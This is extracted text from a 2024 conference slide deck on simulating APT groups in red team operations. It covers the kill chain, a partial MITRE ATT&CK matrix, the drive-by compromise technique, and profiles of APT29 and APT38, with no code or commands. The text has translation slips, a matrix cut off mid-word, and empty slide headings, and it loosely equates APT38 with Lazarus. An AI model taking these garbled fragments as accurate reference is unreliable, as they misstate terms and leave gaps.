

HACKERSEC

CONFERENCE

2024

HACKERSEC CONFERENCE 2024



Joas A Santos  · 1st
Red Team | Author of Books | Speaker and Teacher | APT Hunting | Adversary Simulation

 [Top Voice](#)

São Paulo, São Paulo, Brazil · [Contact info](#)

[Github](#) 

101,461 followers

 HackerSec
 Stanford University



HACKERSEC
CONFERENCE
2024


**Red Team Operations –
Simulating an APT group in practice**

What is APT

APT (Advanced Persistent Threat) is a group or threat actor that carries out sophisticated, prolonged and targeted cyber attacks on a specific entity, usually aiming to steal valuable information or cause damage. These attacks are characterized by:

- Persistence
- Stealth
- Ability to adapt
- Evasion of detections


ANATOMY



source: SOC Investigations

HACKERSEC

THE CYBER KILL CHAIN



source: Google Image Search

HACKERSEC

MITER ATT&CK AND TTPS

to the **tactics** are the tactical objectives that a threat can use during an operation.

to the **techniques** describe the actions that threats take to achieve their goals.

you **procedures** are the technical steps required to perform the action.

Tactic {

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark	Distributed Component	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bye	Acc				Data Transfer Size Limits	Custom Command and Control

Drive-by Compromise

A drive-by compromise is when an adversary gains access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is targeted for exploitation. This can happen in several ways, but there are a few main components:

Multiple ways of delivering exploit code to a browser exist, including:

- A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, cross-site scripting.
- Malicious ads are paid for and served through legitimate ad providers.
- Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user controllable web content).


Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted attack is referred to a strategic web compromise or watering hole attack. There are several known examples of this occurring.^[1]

Drive-by Compromise Technique

ID	T1189
Tactic	Initial Access
Platform	Linux, Windows, macOS
Permissions Required	User
Data Sources	Packet capture, Network device logs, Process use of network, Web proxy, Network intrusion detection system, SSL/TLS inspection

Technique

Procedure



Modus Operandi - APT29 AND APT 38

APT29 (also known as "Cozy Bear" or "The Dukes")

Origin:APT29 is widely associated with the Russian government, specifically the Foreign Intelligence Service (SVR).


Operation:It is estimated that the group has been active since at least 2008.

APT38 (aka "Lazarus Group")


Origin:APT38 is widely associated with the North Korean government, specifically Bureau 121, the country's cyberwarfare unit.

Operation:It is estimated that the group has been active since at least 2009

UNC3313 Attack Chain



